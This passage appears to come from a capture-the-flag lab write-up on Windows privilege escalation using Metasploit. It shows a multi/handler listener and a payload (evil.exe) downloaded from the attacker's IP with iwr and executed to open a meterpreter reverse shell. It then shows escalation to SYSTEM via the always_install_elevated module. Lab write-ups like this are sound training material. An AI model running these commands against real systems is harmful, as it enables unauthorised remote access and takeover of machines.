msf > set lhost tun0
lhost => tun0
Use multi handler:
1
msf > use multi/handler
Run as a job:
1
2
msf exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
Start python http server:
1
sudo python3 -m http.server 80
Transfer executable to the machine using the reverse shell as “phoebe”:
1
PS C:\users\phoebe> iwr 10.10.14.57/evil.exe
Execute it:
1
PS C:\users\phoebe> .\evil.exe

And I immediately get the connection back. Now I have a meterpreter session:
1
2
[*] Sending stage (230982 bytes) to 10.129.48.103
[*] Meterpreter session 1 opened (10.10.14.57:1234 -> 10.129.48.103:50333) at 2025-12-05 11:49:18 -0300
I use it to try a quick win with “getsystem”, but it fails (for obvious reasons, since my user has no interesting privileges, but that’s worth the try I guess):
1
2
3
4
5
6
7
8
9
10
11
msf exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: All pipe instances are busy. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
[-] Named Pipe Impersonation (PrintSpooler variant)
[-] Named Pipe Impersonation (EFSRPC variant - AKA EfsPotato)
So I background the meterpreter session:
1
meterpreter > bg
Search for exploit suggester post exploitation module:
1
2
3
4
msf exploit(multi/handler) > search exploit suggester

0  post/multi/recon/local_exploit_suggester  .                normal  No     Multi Recon Local Exploit Suggester
<snip>
Use the first option:
1
msf exploit(multi/handler) > use 0
Set the proper sesion:
1
msf post(multi/recon/local_exploit_suggester) > set session 1
And run:
1
2
3
4
5
msf post(multi/recon/local_exploit_suggester) > run

[snip]
[+] 10.129.48.103 - exploit/windows/local/always_install_elevated: The target is vulnerable.
[snip]
One of the first hits is this “always_install_elevated” module.
This module checks the AlwaysInstallElevated registry keys which dictates if .MSI files should be installed with elevated privileges (NT AUTHORITY\SYSTEM). The generated .MSI file has an embedded executable which is extracted and run by the installer. After execution the .MSI file intentionally fails installation (by calling some invalid VBS) to prevent it being registered on the system. By running this with the /quiet argument the error will not be seen by the user.
So I use that:
1
msf post(multi/recon/local_exploit_suggester) > use exploit/windows/local/always_install_elevated
View what options I need:
1
msf exploit(windows/local/always_install_elevated) > options
Set port and proper session and run (lhost is already set to tun0):
1
2
3
4
5
msf exploit(windows/local/always_install_elevated) > set lport 4444
lport => 4444
msf exploit(windows/local/always_install_elevated) > set session 1
session => 1
msf exploit(windows/local/always_install_elevated) > run
And with that, I’m root